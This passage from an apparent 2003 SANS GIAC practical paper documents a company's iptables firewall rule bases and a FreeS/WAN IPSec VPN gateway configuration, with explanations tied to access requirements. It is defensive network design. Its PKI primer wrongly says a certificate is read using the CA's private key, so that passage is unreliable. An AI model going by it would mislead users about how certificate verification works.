33. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 0/0 -d 192.168.3.71 --
    dport 80 --syn -j ACCEPT
34. # REF 151-4
35. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 0/0 -d 192.168.3.71 --
    dport 443 --syn -j ACCEPT
36. # REF 1564-2
37. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 10.120.7.1 -d
    192.168.3.68 --dport 53 --syn -j ACCEPT
38. # REF 15424-1, REF 15424-15
39. -A FORWARD -i eth1 -o eth0 -p icmp -m icmp --icmp-type 8 -s
    192.168.3.240/28 -d 0/0
40. # REF 15424-2
41. -A FORWARD -i eth1 -o eth0 -p tcp -m tcp -s 192.168.3.240/28 -d 0/0 -
    -dport 21 --syn -j ACCEPT
42. # REF 15424-3
43. -A FORWARD -i eth1 -o eth0 -p tcp -m tcp -s 192.168.3.240/28 -d
    192.168.3.1 --dport 22 --syn -j ACCEPT
44. # REF 1564-1
45. -A FORWARD -i eth1 -o eth0 -p tcp -m tcp -s 192.168.3.68 -d
    10.120.7.1 --dport 53 --syn -j ACCEPT
46. # REF 1562-3, 1562-4, 1562-5, 1562-6
47. -A FORWARD -i eth1 -o eth0 -p udp -m udp -s 192.168.3.64/26 -d
    10.120.7.2 --dport 123 -j ACCEPT
48. # REF 1562-7, 1562-8, 1562-9, 1562-10, 1562-11
49. -A FORWARD -i eth1 -o eth0 -p udp -m udp -s 192.168.3.192/26 -d
    10.120.7.2 --dport 123 -j ACCEPT
```

50.# REF 1563-1

51.-A FORWARD -i eth1 -o eth0 -p udp -m udp -s 192.168.3.130 -d 0/0 --
dport 53 -j ACCEPT

52.# REF 1571-2

53.-A FORWARD -i eth1 -o eth0 -p tcp -m tcp -s 192.168.3.70 -d
10.120.7.1 --dport 443 -j ACCEPT

54.-A FORWARD -j LOG

55.COMMIT

2.5.2. External Firewall Rule Base Explanation

Although, the above rule base might look very hard to comprehend, it is really not. You could see clearly that there are actually three sections: **INPUT section, OUTPUT section, and FORWARD section**. For gateway firewall such as External Firewall or Internal Firewall, the majority of rules will be in FORWARD section where the filters for traffic passing through it are defined.

I did some coloring to aid readability, the blue line (e.g. 1,2,3,4, .., 54, 55) are the one that must be put without having references to any access requirements.

Also notice that the first line of each section is the rule allowing traffic belong to the connection flow that are in the ESTABLISHED state to pass through. We expect that a majority of packet belonging to the ongoing connection will only check against this rule, so their really is the performance gain form using this feature of stateful firewall.

Besides from the first rule within each chain, the rest of the chains are the condition where we allow the connection to take place. Every rule that allow the connection to take place are strictly followed the access requirements and the reference number to each access requirement are commented just above each rule to give informative about the association between that rule and access requirements.

Please note that we strictly use the option “—syn” for every TCP based rule, because we only allow the connection to take place by the coming of a SYN packet.


2.6. Internal Firewall

In this section, we will discuss only how the rule looks like. Please refer to section 2.8: Tutorial: iptables & stateful firewalls on Linux RedHat 8.0 for the way we construct one.

The following rules [2.6.1] are taken from the file **/etc/sysconfig/iptables**. To be strict, it is not actually the script that call the “**/sbin/iptables**” program directly. However, it will be read by the firewall startup script

`/etc/rc.d/init.d/iptables` and then in that `/etc/rc.d/init.d/iptables` script, the actual `/sbin/iptables` is called and each of the rule in the `/etc/sysconfig/iptables` file will be parsed and put as a parameter to the command `/sbin/iptables`. This seems a little odd, but iptables's own save utility called `/sbin/iptables-save` produces exactly the same format as the file being shown here.

Also, please do not pay any attention to **[0:0]** in line 2,3,4. It just the way that iptables uses to keep track of the number of packets and the number of bytes passing through each chain. The ***filter** mean the following rules are applied to FILTER table within iptables, this table this the place where we put the filtering rules.



The above figure shows the assignment of firewall's IP and their corresponding Ethernet card. Internal Firewall's **eth0** is bound to 192.168.3.66, **eth1** is bound to 192.168.3.129, and 192.168.3.193.

2.6.1. Internal Firewall Rule Base

Please refer to “**Section 3.2. Non-technical approach to rule base implementation**” for the process we have taken from the access requirements until we come up with these rules.

Also, please do not pay any attention to **[0:0]** in line 2,3,4. It just the way that iptables uses to keep track of the number of packets and the number of bytes passing through each chain. The ***filter** mean the following rules are applied to FILTER table within iptables, this table this the place where we put the filtering rules.

```
1. *filter
2. :INPUT DROP [0:0]
3. :FORWARD DROP [0:0]
4. :OUTPUT DROP [0:0]

5. # eth0 192.168.3.66
6. # eth1 192.168.3.129
7. # eth2 192.168.3.193

##### INPUT chain's SECTION #####
8. -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
9. # REF 15424-5
10. -A INPUT -i eth2 -p tcp -m tcp -s 192.168.3.240/28 -d 192.168.3.193 --
    dport 22 --syn -j ACCEPT
11. # REF 15424-17
12. -A INPUT -i eth2 -p icmp -m icmp --icmp-type 8 -s 192.168.3.240/28 -d
    192.168.3.193 -j ACCEPT
13. -A INPUT -i lo -j ACCEPT
14. -A INPUT -j LOG

##### OUTPUT chain's SECTION #####
15. -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
16. # REF 1561-2
17. -A OUTPUT -o eth1 -p udp -m udp -s 192.168.3.129 -d 192.168.3.134 --
    dport 514 -j ACCEPT
18. -A OUTPUT -o lo -j ACCEPT
19. -A OUTPUT -j LOG

##### FORWARD chain's SECTION #####
20. -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
21. # REF 152-3
22. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.5.192/26 -d
    192.168.3.132 --dport 80 --syn -j ACCEPT
23. # REF 152-4
24. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.5.192/26 -d
    192.168.3.132 --dport 443 --syn -j ACCEPT
25. # REF 153-3
26. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.4.192/26 -d
    192.168.3.132 --dport 80 --syn -j ACCEPT
```

27.# REF 153-4

28.-A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.4.192/26 -d 192.168.3.132 --dport 443 --syn -j ACCEPT

29.# REF 1541-1

30.-A FORWARD -i eth2 -o eth1 -p udp -m udp -s 192.168.3.192/26 -d 192.168.3.130 --dport 53 -j ACCEPT

31.# REF 1541-2

32.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.192/26 -d 192.168.3.133 --dport 465 --syn -j ACCEPT

33.# REF 1541-3

34.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.192/26 -d 192.168.3.133 --dport 993 --syn -j ACCEPT

35.# REF 15421-1

36.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.192/28 -d 192.168.3.131 --dport 80 --syn -j ACCEPT

37.# REF 15421-2

38.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.192/28 -d 192.168.3.131 --dport 443 --syn -j ACCEPT

39.# REF 15422-1

40.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.209/28 -d 192.168.3.131 --dport 80 --syn -j ACCEPT

41.# REF 15422-2

42.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.209/28 -d 192.168.3.131 --dport 443 --syn -j ACCEPT

43.# REF 15423-1

44.-A FORWARD -i eth2 -o eth0 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.70 --dport 80 --syn -j ACCEPT

45.# REF 15423-2

46.-A FORWARD -i eth2 -o eth0 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.70 --dport 443 --syn -j ACCEPT

47.# REF 15423-3

48.-A FORWARD -i eth2 -o eth0 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.70 --dport 22 --syn -j ACCEPT

49.# REF 15423-4

50.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.131 --dport 80 --syn -j ACCEPT

51.# REF 15423-5

52.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.131 --dport 443 --syn -j ACCEPT

53.# REF 15423-6

54.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.132 --dport 80 --syn -j ACCEPT

55.# REF 15423-7

56.-A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.132 --dport 443 --syn -j ACCEPT

57.# REF 15423-8

58. -A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.132 --dport 22 --syn -j ACCEPT

59.# REF 15424-6

60. -A FORWARD -i eth2 -o eth0 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.68 --dport 22 --syn -j ACCEPT

61.# REF 15424-7

62. -A FORWARD -i eth2 -o eth0 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.69 --dport 22 --syn -j ACCEPT

63.# REF 15424-8

64. -A FORWARD -i eth2 -o eth0 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.71 --dport 22 --syn -j ACCEPT

65.# REF 15424-9

66. -A FORWARD -i eth2 -o eth0 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.70 --dport 22 --syn -j ACCEPT

67.# REF 15424-10

68. -A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.130 --dport 22 --syn -j ACCEPT

69.# REF 15424-11

70. -A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.131 --dport 22 --syn -j ACCEPT

71.# REF 15424-12

72. -A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.132 --dport 22 --syn -j ACCEPT

73.# REF 15424-12

74. -A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.132 --dport 22 --syn -j ACCEPT

75.# REF 15424-13

76. -A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.133 --dport 22 --syn -j ACCEPT

77.# REF 15424-14

78. -A FORWARD -i eth2 -o eth1 -p tcp -m tcp -s 192.168.3.224/28 -d 192.168.3.134 --dport 22 --syn -j ACCEPT

79.# REF 15424-18

80. -A FORWARD -i eth2 -o eth0 -p icmp -m icmp --icmp-type 8 -s 192.168.3.240/28 -d 192.168.3.68 -j ACCEPT

81.# REF 15424-19

82. -A FORWARD -i eth2 -o eth0 -p icmp -m icmp --icmp-type 8 -s 192.168.3.240/28 -d 192.168.3.69 -j ACCEPT

83.# REF 15424-20

84. -A FORWARD -i eth2 -o eth0 -p icmp -m icmp --icmp-type 8 -s 192.168.3.240/28 -d 192.168.3.71 -j ACCEPT

85.# REF 15424-21

86. -A FORWARD -i eth2 -o eth0 -p icmp -m icmp --icmp-type 8 -s 192.168.3.240/28 -d 192.168.3.70 -j ACCEPT

87.# REF 15424-22

88. -A FORWARD -i eth2 -o eth1 -p icmp -m icmp --icmp-type 8 -s

```

192.168.3.240/28 -d 192.168.3.130 -j ACCEPT
89.# REF 15424-23
90.-A FORWARD -i eth2 -o eth1 -p icmp -m icmp --icmp-type 8 -s
192.168.3.240/28 -d 192.168.3.131 -j ACCEPT
91.# REF 15424-24
92.-A FORWARD -i eth2 -o eth1 -p icmp -m icmp --icmp-type 8 -s
192.168.3.240/28 -d 192.168.3.132 -j ACCEPT
93.# REF 15424-25
94.-A FORWARD -i eth2 -o eth1 -p icmp -m icmp --icmp-type 8 -s
192.168.3.240/28 -d 192.168.3.133 -j ACCEPT
95.# REF 15424-26
96.-A FORWARD -i eth2 -o eth1 -p icmp -m icmp --icmp-type 8 -s
192.168.3.240/28 -d 192.168.3.134 -j ACCEPT
97.# REF 155-3
98.-A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.3.96/27 -d
192.168.3.133 --dport 465 --syn -j ACCEPT
99.# REF 155-4
100. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.3.96/27 -d
192.168.3.133 --dport 993 --syn -j ACCEPT
101. # REF 155-5
102. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.3.96/27 -d
192.168.3.132 --dport 80 --syn -j ACCEPT
103. # REF 155-6
104. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.3.96/27 -d
192.168.3.132 --dport 443 --syn -j ACCEPT
105. # REF 155-7
106. -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 192.168.3.96/27 -d
192.168.3.130 --dport 53 -j ACCEPT
107. # REF 1561-3
108. -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 192.168.3.68 -d
192.168.3.134 --dport 514 -j ACCEPT
109. # REF 1561-4
110. -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 192.168.3.69 -d
192.168.3.134 --dport 514 -j ACCEPT
111. # REF 1561-5
112. -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 192.168.3.71 -d
192.168.3.134 --dport 514 -j ACCEPT
113. # REF 1561-6
114. -A FORWARD -i eth0 -o eth1 -p udp -m udp -s 192.168.3.70 -d
192.168.3.134 --dport 514 -j ACCEPT
115. # REF 1565-1
116. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.3.68 -d
192.168.3.133 --dport 465 --syn -j ACCEPT
117. # REF 1565-2
118. -A FORWARD -i eth1 -o eth0 -p tcp -m tcp -s 192.168.3.133 -d
192.168.3.68 --dport 465 --syn -j ACCEPT

```


119. # REF 1571-1

120. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.3.70 -d 192.168.3.131 --dport 3306 --syn -j ACCEPT

121. # REF 1571-2

122. -A FORWARD -i eth0 -o eth1 -p tcp -m tcp -s 192.168.3.70 -d 192.168.3.131 --dport 443 --syn -j ACCEPT

123. -A FORWARD -j LOG

124. COMMIT

2.6.2. Internal Firewall Rule Base Explanation

Although, the above rule base might look very hard to comprehend, it is really not. You could see clearly that there are actually three sections: **INPUT section, OUTPUT section, and FORWARD section**. For gateway firewall such as External Firewall or Internal Firewall, the majority of rules will be in FORWARD section where the filters for traffic passing through it are defined.

I did some coloring to aid readability, the blue line (e.g. 1,2,3,4, .., 123, 124) are the one that must be put without having references to any access requirements.

Also notice that the first line of each section is the rule allowing traffic belong to the connection flow that are in the ESTABLISHED state to pass through. We expect that a majority of packet belonging to the ongoing connection will only check against this rule, so their really is the performance gain form using this feature of stateful firewall.

Besides from the first rule within each chain, the rest of the chains are the condition where we allow the connection to take place. Every rule that allow the connection to take place are strictly followed the access requirements and the reference number to each access requirement are commented just above each rule to give informative about the association between that rule and access requirements.

Please note that we strictly use the option “—syn” for every TCP based rule, because we only allow the connection to take place by the coming of a SYN packet.

© SANS Institute 2003, Author retains full rights.


2.7. IPSec VPN Security Gateway

There are many VPN solutions out there, PPTP, L2TP. We choose IPSec VPN to do the job. FreeS/WAN is one such IPSec VPN implementation for Linux.

2.7.1. Use cases

When setting it up, we consider two use cases.


- **Tunneling VPN from partner or supplier sub-network to our sub-network**



In this case, we would like the computer on 192.168.4.x (or 192.168.5.x or 192.168.6.x, in our case) network to be able to communicate securely over the VPN tunnel through the IP Network to the computers on 192.168.3.x.

The suppliers or partners use the VPN to gain access to GIAC Enterprises local network. Because GIAC Enterprises's External Firewall block attempt from outside world to the servers inside its Internal DMZ, without establishing VPN Tunneling to the VPN security gateway first, attempts to make any connection to the Supplier's or Partner's Web Server resided on the Internal DMZ will fail.

- **Tunneling VPN from the laptop or PCs of our remote sales force or tele-workers to our sub-network.**



In this second case, we want the computer to be able to connect to any ISP, and then be able to make a VPN Tunnel from itself to the security gateway. Then, it can obtain the local IP address (e.g. 192.168.3.190-192.168.3.200) from the DHCP server running on security gateway. After then, it can make any communication with the servers on 192.168.3.x as if it is on the local network.

The remote sales force or tele-workers uses VPN in order to send out e-mail (because our mail server will not allow access from the IP outside the GIAC Enterprises's IP range) and to access to server inside Internal DMZ.

2.7.2. Authentication scheme

We are referring to the way that the security gateway identifies the other side, such as partner's or supplier's security gateway or teleworker's laptop or PC. There are several ways to do that ranging from any pre-arranged shared key to use of public key. We prefer the "public key" way.

Even with that preference, we also have several choices, such as specify exchanging the other's side public key directly and put them into each other's configuration file. We choose to do it with the use of x.509 digital certificate. This certificate can be purchased from CA (Certificate Authority) such as Verisign or Tawte. When suitable, e.g. both parties has already known each other such as our case, one may use home-grown CA (Certificate Authority).

© SANS Institute 2003, Author retains full rights.

On the topic of CA

In the CA model, everybody trusts the CA to certify people, server, etc. that they really are who they claim they are. What CA does is just to certify based up on credible evidence and issue them the certificate.

CA model of trust is based on the use of Public Key Infrastructure (PKI). For everyone, there are a pair of key, generated to compliment each other, one we called "Public Key" and the other one is "Private Key". What is "**encode**" using the private key can be decoded only by the public key, and vice versa.

Encrypt and Sign

We used the term "encode" to avoid any confusion with the use of PKI in e-mail where the terms "encrypt" and "sign" are prevalent. In that sense, the term "**encrypt**" mean, a person use the recipient's public key to "encode" information sending the it (to ensure that only the recipient can "decode" the information. This way the **confidentiality** of the information is protect. Also, in that sense, the term "**sign**" mean, a person use his own private key to "encode" information and sending it to the recipient, then the recipient find the person's public key, which should be available, to "decode" the information. This way the recipient know that the information is really coming from the sender, because he trust that only the sender posses the private key, and the fact that only his public key can "decode" it, thus, he can be sure that the information is really come from the sender. This way the identify of sender can be **authenticated** and his action cannot be denied (i.e. **non-repudiation**). In both "encrypt" and "sign" case, if the "encoded" message has been changed or modified along the way, it can not be "decoded" properly, so we know by then that is has been tampered with. This preserves the **integrity** of the message.

In the CA model, everybody digital certificate (which hold their public key) are signed by CA private key (thus, only CA public key is able to "decode" it, establishing the authenticity of the digital certificate that it is issued by the CA.) Secure communication occurs as described in previous section, but this time the recipient extracts the sender's public key from his digital certificate using CA's private key. If the recipient trusts the CA, then he trusts the sender.

We set up the home-grown CA to issue the digital certificate to our tele-workers, remote sales force, partner and supplier, so that their security gateway or their PCs can communicate with GIAC Enterprises security gateway.

2.7.3. VPN Security Gateway Selection

With reference to the network architecture, since we only want the other end of our VPN tunnel to access only the Internal DMZ, we could set up the Internal Firewall to be both the firewall and the VPN Security Gateway (or VPN end-point). However, we realize that the FreeS/WAN or VPN service is just another application that could be vulnerable to attack (the application waiting for connection on UDP port 500). With that in mind, we would rather set one up in the External DMZ. This way, we could still be able to regulate the traffic between the Security Gateway and our Internal DMZ.

When setting the security gateway to be the different one from the default gateway of any host, one should set the static route to redirect the traffic going to the VPN subnet to the security gateway instead of going through the default gateway. For example, we set the static route (on every host within External DMZ⁶²) pointing to our partner's and supplier's network (192.168.4.x, 192.168.5.x) to the security gateway rather than the External Firewall.

2.7.4. IPSec protocols

There are two protocols that we could use with IPSec, Authentication Header (AH) and Encapsulating Security Payload (ESP).

Authentication Header (AH) provide high level of integrity checking but provide little protection for payload.

Encapsulating Security Payload (ESP) provides confidentiality service. We used ESP as our security protocol because we can encrypt the payload within the ESP packet. In other words, while AH is used for authenticating data stream, ESP is used for both encryption and authentication of the IP packets.⁶³

2.7.5. Configuring the IPSec VPN Security Gateway


In this section, we present the detail about how the FreeS/WAN has been configured in our VPN Security Gateway.

The configuration of FreeS/WAN is not as easy as one might expect. Worse yet, many documents do not seem to be written for average person. I have never seen any document talking about what exactly is the "left", "right", "leftsubnet", "rightsubnet".

62 Including the static route on Internal Firewall

63 Clavister AB, "IPSec Basic",

http://www.clavister.com/manuals/ver8x/manual/vpn/ipsec_basics.htm



From the figure above, what is the LEFT referred to by the FreeS/WAN configuration? Well, that depends. Depending on who make a connection request to whom, i.e. who make a request to establish the VPN connection.

For GIAC Enterprises, the other end makes a VPN tunnel setup request to the VPN security gateway, so we will always refer to it as left.

Let examine some part of the FreeS/WAN configuration on our VPN Security Gateway section by section.

© SANS Institute 2003, Author retains full rights.

2.7.5.1. “config setup” section

```
config setup
# THIS SETTING MUST BE CORRECT or almost nothing will work;
# %defaultroute is okay for most simple cases.
interfaces=%defaultroute
#interfaces=%defaultroute
# Debug-logging controls: "none" for (almost) none, "all" for lots.
klipsdebug=none
plutodebug=none
# Use auto= parameters in conn descriptions to control startup actions.
plutoload=%search
plutostart=%search
# Close down old connection when new one using same ID shows up.
uniqueids=yes
```

In this section, we use the default provided by the FreeS/WAN package. The debug can be changed to “all”. The debugging information is shown in /var/log/secure (at least for our RedHat box).

2.7.5.2. “conn %default” section

```
conn %default
type=tunnel
keyingtries=0
disablearrivalcheck=no
compress=no
authby=rsasig
rightrsasigkey=%cert
left=192.168.3.70
leftnexthop=192.168.3.65
leftcert=gateway.cert.pem
right=%any
auto=add
```

This section provides the default value for some parameters, if the same parameters appear in any connection setting that follows it will be superceded by the new definition of that parameter. If, in the other hand, the parameters is not specified in the specific connection setting, then the default value is used.

For GIAC Enterprises, all of our VPN connection will be “tunnel” covering the VPN from subnet-to-subnet or from machine-to-subnet. The “left” is the IP of the VPN gateway. The “leftnexthop” is the next hop from our VPN gateway toward the other end, for us, this is 192.168.3.65 for all VPN connection. We do not specify the right by saying it can be any (“%any keyword”).


Also we have specified that the “digital certificate” will be used to authenticate the other end by setting “rightrsasigkey=%cert”. The keyword “leftcert=gateway.cert.pem” have already implied that.

By the way, the directory that server expect to see “gateway.cert.pem” key is /etc/ipsec.d.

2.7.5.3. “conn P” section⁶⁴

```
conn P
leftsubnet=192.168.3.0/24
rightsubnetwithin=192.168.4.0/2465
```

This section is for our partner, P Enterprises. Putting along with the “conn %default” we can draw this picture.



If this section is not exist, then the FreeS/WAN will not be able to set up between our security gateway and P Enterprises security gateway.

⁶⁴ First the name of the connection can be any other than “P”.

⁶⁵ We assume that our partner have posses this Internet routable IP range for the subnet it would like to be able to communicate with us securely.

2.7.5.4. “conn S” section


```
conn S
leftsubnet=192.168.3.0/24
rightsubnetwithin=192.168.5.0/2466
```

